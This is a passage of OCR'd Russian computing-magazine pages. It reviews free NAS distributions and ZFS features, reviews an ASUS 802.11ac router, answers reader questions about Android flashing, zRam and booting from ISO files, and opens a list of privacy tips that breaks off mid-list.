
С версии 8.2.0 поддерживаются плагины, которые позволяют легко расширить возможности системы. Аддоны основаны на FreeBSD jails и пакетах PBI с PC-BSD и полностью изолируют дополнения от основной системы. В настоящее время представлены расширения, реализующие поддержку BitTorrent, потокового DAAP-сервера (на основе Firefly) и MiniDLNA.

Файлы конфигурации и пользовательские данные хранятся на отдельном дисковом разделе data, в некоторых конфигурациях это неудобно.

Все функции полностью настраиваются через локализованный и интуитивно понятный веб-интерфейс (написан с использованием Django). Также через веб можно подключиться к shell.

FreeNAS распространяется в виде установочных x86/x64 ISO-образов, образов для USB. На странице загрузки доступны и образы обновлений, пакет плагинов. Системные требования, в общем-то, невысоки, но для каждой функции ZFS нужны дополнительные мощности и большое количество свободной памяти.

Установщик, как полагается во FreeBSD, текстовый, но работа с ним каких-либо неудобств не вызывает. Необходимо лишь выбрать из списка диск, на который ставить ОС, и согласиться с тем, что данные будут уничтожены, после перезагрузки можно настроить сеть при помощи конфигуратора (/etc/netcli).



Интерфейс FreeNAS позволяет контролировать все аспекты работы сервера

ОСОБЕННОСТИ ZFS V28 В FREEBSD

Файловая система ZFS не является «родной» для FreeBSD, поддержка долгое время существовала в виде патча, затем код был интегрирован в основную ветку FreeBSD 8.3 и 9.0. В настоящее время обеспечивается:

- Поддержка автоматического распознавания и объединения дубликатов данных, которые будут сохранены на физический носитель только один раз. Это позволит существенно уменьшить занимаемое дисковое пространство и повысить производительность. Но нужно помнить, что на каждый блок ФС ZFS использует примерно 512 байт в памяти для таблицы дедупликации, если задать маленький размер блока, то ресурс быстро исчерпается и ZFS будет тормозить.
- Поддержка RAID-Z3 — варианта RAID-Z с хранением трех копий, отвечающих за обеспечение целостности структур. Это позволяет значительно повысить надежность хранения по сравнению с RAID-режимами с двойным дублированием — RAID-6 и RAID-Z2, так как обеспечивается целостность данных при одновременном выходе из строя сразу трех дисков.
- Поддержка команды zpool split, предназначенной для разбиения отзеркалированного zpool-раздела на несколько отдельных пулов. Позволяет упростить клонирование данных, когда к зеркалу добавляется несколько дисков, производится синхронизация и диски исключаются из пула. С использованием zpool split очень просто исключить диск из пула и создать на его основе новый пул.
- Ведение счетчика ссылок на снапшот для более гибкого управления удалением неиспользуемых снапшотов. Увеличив счетчик, пользователь может пометить, что снапшот используется и его нельзя удалять.
- Импорт пула в режиме только для чтения.
- Утилита zfs diff отображает различия между двумя ZFS-снапшотами или между снапшотом и текущим состоянием ФС.
- Команда zpool import -F позволяет «перемотать» поврежденный пул к состоянию, соответствующему более ранней группе транзакций.

NAS4Free 9.1.0.1

Сайт: nas4free.org
Платформа: FreeBSD 8.3
Системные требования: CPU x86/x64, RAM 256+ Мб, HDD 500 Мб
Архитектура: x86, x64
Русификация интерфейса: да
Лицензия: BSD



Управление дисками в NAS4Free

NAS4Free был основан на кодах FreeNAS 0.7, когда прародитель (включая название) перешел под крыло iXsystems и началась его коммерциализация. Ориентирован в первую очередь для применения во встроенных системах, хотя не ограничен в возможностях установки на обычный компьютер или виртуальную машину.

Текущая версия построена на базе FreeBSD 9.1, в качестве ФС использует ZFSv28 (включая RAID-Z1/Z2/Z3), UFS, ext2/3, FAT, NTFS, поддерживает программный RAID (0, 1, 5 и другие) и шифрование диска. Обмен данными возможен по протоколам SMB/CIFS, FTP, TFTP, NFS, AFP, iSCSI (initiator и target), SCP (SSH), BitTorrent, HAST, CARP, синхронизация данных посредством RSYNC (клиент/сервер) или Unison. Поддерживает UPnP (на базе Fuppes), сервер iTunes/DAAP (Firefly), протоколы CARP, HAST, VLAN и Wake On LAN. Управление доступом производится на основе пользователей и групп UNIX. Для аутентификации используется внутренняя база и средства Active Directory и LDAP.

Состояние хардов отслеживается при помощи S.M.A.R.T., реализованы SNMP, отправка сообщений Syslog, контроль состояния UPS. В случае проблем админ получает уведомление по email. Поддерживается весь спектр оборудования, совместимый с FreeBSD. Все это полностью настраивается через веб-интерфейс.

Дистрибутив может быть установлен как на обычный хард, так и на Compact Flash, USB, SSD, также может работать с LiveCD/LiveUSB. Систему не следует устанавливать на диск емкостью более 2 Тб, такой диск можно использовать только для хранения данных.

Все настройки сохраняются в одном XML-файле (config.xml), поэтому их очень просто перенести на другую систему. Такой файл можно поместить на флешку, тогда он подхватится автоматически во время инсталляции, или импортировать через веб-интерфейс.

Работа с NAS4Free во многом напоминает FreeNAS старых версий. Например, по умолчанию устанавливается IP-адрес 192.168.1.250. После загрузки ОС появляется консольное меню, позволяющее сконфигурировать сетевые интерфейсы, сменить IP, установить систему, выйти в shell, сбросить пароль веб-администратора (по умолчанию учетки admin и root имеют пароль nas4free) и так далее. Интерфейс, кроме прочего, предоставляет возможность некоторых системных настроек, имеет редактор файлов, файловый менеджер, возможность отправки команд оболочке, инструменты сетевой диагностики, тестирование пропускной способности сети (при помощи Iperf). По умолчанию все сервисы отключены, администратор самостоятельно запускает и настраивает то, что необходимо.

В Wiki (bit.ly/17rSdOH) описано, как можно пересобрать дистрибутив под себя, добавив в него нужные приложения.

ZFSguru 0.2-beta8

Сайт: zfsguru.com
Платформа: FreeBSD 9.1
Системные требования: CPU x64, RAM 1+ Гб, HDD 2+ Гб
Архитектура: x64
Русификация интерфейса: нет
Лицензия: BSD

Проект относительно молодой и ориентирован в настоящее время скорее на домашних пользователей и небольшие организации. В качестве файловой системы используется ZFSv28, поддерживаются UFS и ext2/3 (после установки e2fsprogs). Возможно создание программного RAID (0, 1, 5, JBOD, 5+0, 5+1, 0+1, 1+0 и так далее), RAID-Z1/Z2. Доступ к данным реализуется посредством iSCSI (initiator и target), SMB/CIFS, NFS, SSH, RSYNC (клиент и сервер) и AFP. Поддерживаются специфические функции ZFS: дедупликация, снапшоты и сжатие, которые можно настроить через интерфейс для каждой ФС. Возможно использовать SSD в качестве кеширующего устройства (ZFS L2ARC), что позволит повысить производительность при операциях чтения. Предусмотрено применение резервных дисков, которые будут активированы автоматически в случае выхода из строя одного из дисков массива.


Поддерживается управление учетными записями пользователей и групп, аутентификация средствами Active Directory и LDAP. Отчеты S.M.A.R.T., монитор I/O и benchmark позволяют контролировать состояние и производительность жестких дисков. Администратор может получать email о критических параметрах (в поставку входит Sendmail), отправку журналов на удаленный syslogd.

Функции легко расширить при помощи пакетов, которые устанавливаются простым щелчком. В настоящее время доступно восемь категорий, в которых насчитывается около 70 приложений — iSCSI-target, OwnCloud, несколько FTP-серверов, BitTorrent, антивирус ClamAV и другие.

Поддерживается весь спектр оборудования, совместимый с FreeBSD 9.1, в том числе многие Wi-Fi сетевые карты и RAID-контроллеры.

Для управления используется веб-интерфейс (написан на PHP, в качестве веб-сервера задействован lighttpd), по виду напоминает настольное приложение. Настроек в нем много, они разбросаны по меню и подменю, можно изменить в том числе и некоторые системные параметры, есть веб-консоль для ввода команд оболочки и просмотра файлов на диске. Применение ZFS также накладывает свой отпечаток. Поэтому некоторое время придется потратить, чтобы освоиться. Далее проблем в работе обычно не возникает. Чтобы расшарить ФС, достаточно ее выбрать и нажать соответствующую ссылку, будет показана команда, которую можно тут же подправить.

ZFSguru реализован в виде ISO-образа, поддерживающего установку на жесткий диск, USB или виртуальную машину. Возможна загрузка и работа с LiveCD. Веб-интерфейс доступен отдельным архивом, который можно использовать для установки на FreeBSD. На сайте есть все необходимые инструкции по установке. Таким образом, можно легко собрать NAS-сервер под любые условия, обеспечив удобное управление.



Настройка файловой системы в ZFSguru

Программа установки несколько отличается от других решений. Образ выгружается в ОЗУ, поэтому желательно наличие 1 Гб памяти, иначе процесс может завершиться с ошибкой. После загрузки доступно меню, позволяющее выйти в shell, узнать IP, сбросить настройки веба. Далее следует подключиться к серверу при помощи веб-браузера и произвести установку, воспользовавшись подсказками визарда, который поможет настроить доступ к серверу NAS, аутентификацию, настроить ZFS pool, отправить в сообщество ZFSguru данные об используемом оборудовании.

Openfiler 2.99


Сайт: openfiler.com
Платформа: rPath Linux
Системные требования: CPU x64 1,6 ГГц, RAM 2+ Гб, HDD 8+ Гб
Архитектура: x64
Русификация интерфейса: нет
Лицензия: GNU GPL

Первые версии дистрибутива, начало развития которого положено в 2003 году, базировались на CentOS, но впоследствии разработчики остановили выбор на сервисе rBuilder Online дистрибутива rPath. Текущая версия позволяет использовать компьютер в качестве бэкенда VM. Поддерживается Fibre Channel, iSCSI (initiator и target) и GNBD (сетевое блочное устройство). Обеспечивается возможность простого управления хранением данных, поддержка больших хранилищ 60+ Тб, point-in-time снапшоты. Реализована синхронная и асинхронная поблочная репликация данных между узлами при помощи RSYNC (Remote Block Replication).


Кроме того, поддерживаются все сетевые протоколы, используемые сегодня для передачи файлов: CIFS/SMB (с «теневыми» копиями), NFSv3/v4 (с поддержкой ACL), HTTP/DAV, FTP, программный RAID всех популярных уровней (0, 1, 5, 6 и 10) и LVM2. В качестве файловой системы можно выбрать ext3 и XFS (рекомендуются, форматирование производится через GUI) или ReiserFS и JFS (форматирование вручную).

Чтобы удобнее управлять ресурсами дисков, их объединяют в общий пул (Dynamic Volume Aggregation), который затем «нарезают» по назначению (Logical и PITC Volumes).

Аутентификация пользователей может производиться средствами PAM (настраивается через веб), NIS, LDAP, Hesiod, Active Directory и NT4 домена, причем можно задействовать одновременно несколько механизмов. Политика доступа к ресурсам реализуется на основе членства в группе, IP-адреса или принадлежности к сети. Возможна автоматическая активация персональных (home) ресурсов зарегистрированных пользователей и гостевых каталогов. Дисковые квоты задаются для групп, персонально и отдельно для гостей. Это позволяет реализовать любые



Openfiler: для удобного управления ресурсами дисков их объединяют в общий пул



WARNING

При использовании ZFS нужно следить за доступным свободным местом: когда его остается меньше 10%, производительность сильно падает.

варианты. Для быстрой настройки квот используются шаблоны.

Openfiler содержит ряд приложений, выпускаемых под свободными лицензиями, — Apache, Samba, Bacula и другие. Поддерживается управление UPS. Есть возможность объединения нескольких Openfiler в кластер высокой доступности (High Availability).

Все настройки осуществляются через понятный, хотя и не локализованный веб-интерфейс (доступен на 446-м порту) или через SSH. Основные установки сервисов представлены в виде Administrative Tasks, позволяющих выполнить все необходимое поэтапно. После выбора меню внизу открывается подменю, основные пункты выбираются в поле справа. Некоторые продвинутые настройки убраны и открываются дополнительно (Expert View). Для управления настройками используется логин openfiler и пароль password, пользователь root (создается при установке) через веб может только настраивать квоты.

Изначально проект нацелен на коммерциализацию, поэтому внятная документация отсутствует. К счастью, в Сети можно найти ряд руководств, подготовленных пользователями. Поддержка возможна через форум, список рассылки или в IRC-канале. За плату предоставляются официальная поддержка и расширенные возможности.

Официально поддерживается установка в виртуальную среду Citrix XenServer и VMware vSphere. Последний релиз доступен только в виде ISO-образа под x86_64, но в случае необходимости использования оборудования на x86 или виртуальных машин VMware можно обратить внимание на предыдущий релиз. В качестве установщика используется усеченный вариант Anaconda. Сам процесс установки занимает десять минут и понятен даже новичку. Можно выбирать между графическим или текстовым вариантами.

Последний релиз датирован 2011 годом, но то, что есть, вполне актуально на сегодняшний день, и проект по-прежнему считается активным. Однако, учитывая, что rPath канул в Лету, обновить при необходимости компоненты Openfiler будет непросто.

NexentaStor 3.1.3.5

Сайт: nexentastor.org, nexenta.com/corp/nexentastor
Платформа: OpenSolaris/Illumos
Системные требования: CPU x32 (рекомендуется x64), RAM 1 Гб, HDD 2 × 10+ Гб
Архитектура: x86, x64
Русификация интерфейса: нет
Лицензия: Community Edition EULA / коммерческая

Дистрибутив для создания сетевых хранилищ, который сочетает в себе ядро OpenSolaris и программное окружение Ubuntu 8.04 (в последующем планируется переход на ядро, разрабатываемое в рамках Illumos, и Debian Squeeze). В качестве файловой системы используется ZFS, для работы с пакетами задействован пакетный менеджер APT (штатный ncp3-репозиторий предоставляет более 12 тысяч пакетов). Есть и своя специфика. При работе `apt-get` создаются контрольные точки, на которые можно при желании откатиться. Также `apt-clone` позволяет клонировать систему для обновления в отдельный ZFS-пул, после чего переключить рабочую систему в обновленное окружение.

Поддерживается все, что присуще ZFS: сжатие и дедупликация, синхронная и асинхронная репликация, поиск в снапшоте, отсутствуют лимиты на размеры файла, на количество снапшотов и copy-on-write клонов. Предусмотрена возможность использования кеша на SSD (Hybrid Storage Pools). Реализована поддержка комплекса технологий VAAI (vStorage API for Array Integration), предназначенного для передачи некоторых операций виртуальных машин по работе с дисками на сторону массива с целью повышения производительности.

Подключение возможно как по NAS (NFS, CIFS, WebDAV, FTP), так и по SAN (iSCSI & FC). Реализовано управление квотами на уровне пользователей и групп, возможна интеграция с Active Directory. Управление системой производится через удобный веб-интерфейс (NexentaStor Management Viewer) или с помощью командной строки. Предусмотрена интеграция с внешними приложениями посредством API, возможности расширяются при помощи модулей.

Перед установкой следует свериться со списком поддерживаемого оборудования (bit.ly/1558QPU). NexentaStor делится на две версии: Enterprise и Community Edition. Последняя бесплатная, построена на Illumos/Debian и имеет ограничение максимального размера хранилища в 18 Тб, также отсутствует ряд модулей (например, для HA-кластера). Кроме установочного, доступны образы для быстрого развертывания в VMware и Citrix Xen.

Сам процесс установки довольно прост, все необходимые настройки производятся при помощи мастера. Интерфейс не локализован, но сложным его назвать нельзя.

OpenMediaVault 0.4.24

Сайт: openmediavault.org
Платформа: Debian
Системные требования: CPU i486/amd64, RAM 1+ Гб, HDD 2+ Гб
Архитектура: x86, x64
Русификация интерфейса: да
Лицензия: GNU GPL


Проект развивается в рамках FreeNAS и предлагает его реализацию, основанную на пакетной базе Debian (ядро 2.6.32). Считать OpenMediaVault копией нельзя, поскольку это вполне самодостаточное решение со своими особенностями. Так, если FreeNAS ориентирован на максимальное использование возможностей ZFS, то OpenMediaVault нацелен на большую поддержку встраиваемых устройств и простую подсистему установки дополнений и обновлений. Например, для установки плагинов и обновлений используется штатный пакетный менеджер, поэтому вместо смены всей «прошивки» просто ставится новая версия пакета, админ выбирает ее в предложенном списке в GUI, даже не вникая в особенности работы APT.

Система может быть запущена на любом Debian-совместимом оборудовании. В качестве файловой системы используются ext3/ext4/XFS/JFS и NTFS/FAT32 (чтение/запись), поддерживается программный RAID (0, 1, 5, 6, JBOD, 5+0, 5+1, 0+1, 1+0 и другие при помощи mdadm). Для доступа к данным настраиваются SMB/CIFS, FTP/FTPS, TFTP, NFSv3/v4, SSH и RSYNC. Некоторые возможности реализованы при помощи плагинов: LVM, iSCSI target, поддержка LDAP, доступ AFP, клиент BitTorrent, сервер DAAP, поддержка UPS и антивирус. Возможна организация совместного доступа к ресурсам и разделения привилегий (в том числе ACL) на основе групп и пользователя, настройка квот. Для мониторинга используется SNMP (v1/2c/3), S.M.A.R.T., отслеживается состояние UPS. В случае проблем администратор получает уведомление по email. Для хранения настроек создается один смешанный раздел, сочетающий данные и системные файлы.


Для установки доступен образ для x86- и x64-систем, образы для VMware и VirtualBox, репозиторий для Debian. Также можно скачать исходники и собрать самому, то есть при желании дистрибутив легко затачивается под конкретные условия.

Управляющий веб-интерфейс OpenMediaVault написан на PHP с использованием фреймворка ExtJS, поддержка Ajax позволяет получать данные без перезагрузки страниц. Несмотря на использование других инструментов в создании интерфейса, внешне он очень похож на FreeNAS, хотя несколько проще в использовании (сказываются особенности ФС и системы обновлений).

Хотя программа установки и текстовая, никаких особых сложностей она вызвать не должна. В процессе предстоит выбрать часовой пояс и установить пароль root. По умолчанию системный диск форматируется в ext4, и повлиять на это никак нельзя. Все остальные системные настройки производятся также через веб — сеть, брандмауэр, обновления, плагины и так далее. Пароль/логин для входа в интерфейс управления — admin/openmediavault.



Основная фишка OpenMediaVault — простая установка дополнений



OpenMediaVault — самодостаточное решение, появившееся в результате переноса идей FreeNAS в Debian

INFO

Релиз FreeNAS 8.3.0, построенный на базе FreeBSD 8.3, стал самой популярной версией дистрибутива.

Количество загрузок FreeNAS превысило 500 тысяч.

Сейчас ведется разработка FreeNAS версии 9.1, пока находится в статусе бета.

Автор OpenMediaVault — Фолькер Тайле (Volker Theile), один из основных разработчиков FreeNAS.

UnRAID Server

Сайт: lime-technology.com/unraid-server
Платформа: Slackware
Системные требования: CPU x32, RAM 512 Мб, HDD 1+ Гб
Архитектура: x86, x64
Русификация интерфейса: нет
Лицензия: GNU GPL / коммерческая

Дистрибутив, базирующийся на фирменной технологии, разработанной Lime technology LLC. От стандартных RAID ее отличает то, что в единый массив можно объединять диски SATA и PATA, диски разных объемов и скоростей. Для этого применяется отдельный диск для контрольной суммы (четности), данные между дисками не чередуются. Предусмотрена возможность динамического добавления дисков в массив.

Предлагается три версии: Basic (бесплатная), Plus и Pro. Лицензия привязывается к GUID диска, на которую установлена система. В Basic используется обычный RAID и установлено ограничение в три диска (Plus — 7, Pro — 25). Старшие версии поддерживают возможность разграничения доступа и интеграцию с Active Directory.

Основой unRAID Server является дистрибутив Slackware. Управление производится при помощи веб-интерфейса или стандартных команд UNIX. Дистрибутив нетребователен к мощности CPU и ориентирован прежде всего на встроенные системы, может устанавливаться и работать с USB-носителя. Система плагинов позволяет легко расширять штатные возможности. При знании основ Linux все нужное можно добавить самостоятельно. Поддерживаются все присущие NAS и SAN протоколы.

Перед установкой рекомендуется свериться со списком Hardware Compatibility. Сам процесс развертывания можно назвать нестандартным, но он хорошо описан в документации. По умолчанию диски форматируются в ReiserFS v3.6 (рекомендуемой), поддерживаются и другие ФС, в том числе NTFS.

ЗАКЛЮЧЕНИЕ

Выбор готовых решений, как видишь, очень большой, посоветовать что-то одно довольно сложно. Все зависит от конкретных условий использования и личных предпочтений касательно ОС и основной файловой системы. Сторонники Linux наверняка остановятся на OpenMediaVault, а BSD'шники будут мучительно выбирать между FreeNAS и NAS4Free. Если ты хочешь полностью оценить возможности ZFS, попробуй начать с NexentaStor.



ASUS RT-AC56U



НОВЫЙ РОУТЕР ОТ ASUS С ПОДДЕРЖКОЙ 802.11AC





ХАРАКТЕРИСТИКИ

Поддержка стандартов: 802.11a/b/g/n/ac
Антенна: 2 съемные
Рабочие частоты: 2,4–2,4835 / 5,1~5,8 ГГц
Шифрование: 64-bit WEP, 128-bit WEP, WPA2-PSK, WPA-PSK, WPA-Enterprise, WPA2-Enterprise
Сетевые возможности: UPnP, DLNA, DNS Proxy, NTP Client, DDNS, Port Triger, Virtual Server, DMZ
VPN-сервер: PPTP
Гостевые сети: 3 × 2,4 ГГц, 3 × 5 ГГц
Порты: 1 × RJ-45 for 10/100/1000 BaseT for WAN, 4 × RJ-45 for 10/100/1000 BaseT for LAN, 1 × USB 2.0, 1 × USB 3.0
Габариты: 147 × 205 × 66 мм
Вес: 406 г

Когда друзья просят меня подсказать «роутер подешевле», я стараюсь объяснить, почему экономить на таком устройстве не стоит. Во-первых, вряд ли кто-то будет обновлять маршрутизатор каждый год. Стандарты Wi-Fi меняются не так часто, а потому твоя машинка будет оставаться актуальной еще долгое время. Во-вторых, переход на хороший роутер — это такой же апгрейд для твоего компьютера, каким когда-то был переход с HDD на SSD.

Наверняка у тебя дома накопилось множество устройств, объединенных в сеть: ноутбуки, планшеты, смартфоны, NAS, игровые и медиаприставки. Покупка мощного роутера — это апгрейд для всех твоих гаджетов. И дело не только в скорости, ведь у качественных продуктов выше и надежность, и функциональность. Да и фирменные прошивки сейчас дошли до такого уровня, что смысла в ковырянии DD-WRT/OpenWRT почти не осталось. И тут на сцену выходят модели от Asus, традиционно выигрывающие по всем этим пунктам.

RT-AC56U — совсем свежий роутер (в продажу поступит в августе), который, по идее, позиционируется как бюджетный, но в жизни все не так просто. Если сравнивать его с текущим флагманом (RT-AC66U, см. февральский][), то тут появился двухъядерный процессор и поддержка USB 3. Объем ОЗУ остался прежним — 256 Мб. Единственное, в чем модель уступает, — в ней две антенны, а не три, и потому пропускная способность составляет 867 Мбит/с, а не 1300. Очевидно, что у Asus припасен еще один флагман. Ну а пока это одно из самых интересных устройств для владельцев сложных домашних сетей.


В родной прошивке от Asus есть куча функций, для которых пригодятся и USB 3, и двухъядерный процессор. Например, в веб-интерфейсе легко создается персональное облако AiCloud — тебе нужно лишь подключить к быстрому USB-порту внешний жесткий диск, который будет расшариваться как внутри сети, так и вне ее. Для мобильных устройств, кстати, доступны соответствующие клиенты. Из коробки доступна и torrent-качалка, и VPN-сервер, и поддержка гостевых Wi-Fi-сетей. В общем, есть чем загрузить мощную начинку.

Из других возможностей стоит отметить инструменты для мониторинга сетей. Например, через веб-интерфейс легко получить статистику по всему трафику, генерируемому устройствами в доме. На основе этой информации можно понять, например, выполняет ли провайдер свои обещания по тарифу. Также есть удобная функция карты сети, позволяющая быстро определить, какой IP был присвоен тому или иному устройству.

ВЫВОДЫ

Брать роутер без поддержки ac сейчас бессмысленно. Даже если у тебя пока нет устройств, которые поддерживают этот стандарт, они наверняка появятся в следующем году. И RT-AC56U — отличный вариант для гаджетоманов с кучей устройств в доме. Мощный роутер улучшит работу всех твоих игрушек.][





Роман Гоций
gotsijroman@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q **Потерял кабель от андроидофона. Все бы ничего, вот только шить нужно часто — лень каждый раз заливать файлы по Wi-Fi на девайс, перезагружаться в Recovery и так далее. Есть ли способ автоматизировать?**


A Не ты один потерял кабель. Пользователь с ником Prl91 с XDA Developers разработал приложение RemoteFlash (bit.ly/remoteFlash), которое состоит из двух частей — Java-приложения для десктопа и APK для девайса. После установки обеих частей получаешь возможность заливать прошивки и обновления через Wi-Fi так же удобно, как с использованием кабеля. Учти, что проект находится на стадии активного развития, так что работа приложения может быть нестабильной.

Q **Работаю под Kubuntu, и часто нужно держать огромное количество открытых вкладок в Chromium. Так вот, когда переключаюсь на старые вкладки, бывает, ноут подвисает. Он у меня бюджетный, слабенький. Можно ли чем-то помочь или покупать новый?**

A Во-первых, Kubuntu с его кедами не самый легковесный из Linux-дистрибутивов. В качестве альтернативы можешь попробовать Lubuntu (производный от Ubuntu дистрибутив с малым потреблением ресурсов, в качестве менеджера рабочего стола задействован LXDE). Но прежде всего обязательно попробуй модуль zRam. При его использовании в оперативке создается swap, данные в котором сжимаются на лету, что в результате почти равноценно увеличению объема оперативки. Ручная настройка и принцип действия детально описаны в статье habrahabr.ru/post/172137. Кроме того, в репозиториях Ubuntu 12.04 и новее есть приложение, производящее автоматическую оптимальную настройку zRam: zram-config (его нужно просто установить). Кстати, Lubuntu с версии 13.10 включает в себя zRam по умолчанию.

Q **Время от времени необходимо загружаться в разные дистрибутивы на своем компе. Поскольку флеха не всегда под рукой, подскажи, как загружаться прямо из ISO-файла?**

A Такой возможностью обладает загрузчик GRUB 2, он умеет монтировать ISO-образы. Существует два пути решения задачи: ручное добавление соответствующей записи в конфиг-файл GRUB 2 или использование стороннего ПО. Подробнее про первый путь можешь почитать, например, здесь: habrahabr.ru/post/118472. Во втором случае можно воспользоваться небезызвестной утилитой UNetbootin. Все довольно просто: выбери образ диска, в качестве типа устройства укажи «Жесткий диск» и щелкай OK. После перезагрузки в GRUB уви-



Вот так выглядит GPSearch

ЗАЩИЩАЕМ ЛИЧНУЮ ИНФОРМАЦИЮ ОТ PRISM

В свете последних новостей о сливе персональной информации пользователей такими гигантами, как Google, Facebook и Apple, никто не может быть уверен в неприкосновенности своих данных на этих, да и на других сервисах. Конечно, есть огромное количество альтернативных способов обмениваться информацией, сохраняя при этом конфиденциальность данных. Но что, если не хочется или не представляется возможным отказаться, например, от того же Gmail или Gtalk, но при этом нужно защитить важные данные от слива? Давай посмотрим, что можно сделать.

1 **Скрываем информацию о поисках**
Конечно, собранная Google информация о твоих поисковых запросах и посещаемых страницах приносит некоторые удобства, а также позволяет поисковику показывать тебе более релевантную рекламу. Но если ты все же не в восторге от мысли, что история твоего поиска будет слита спецслужбам, тебе стоит использовать вместо гугла Startpage (https://startpage.com). Ищет в конечном счете все равно Google, но теперь он не знает о тебе практически ничего.

2 **Шифруем Google-чаты**
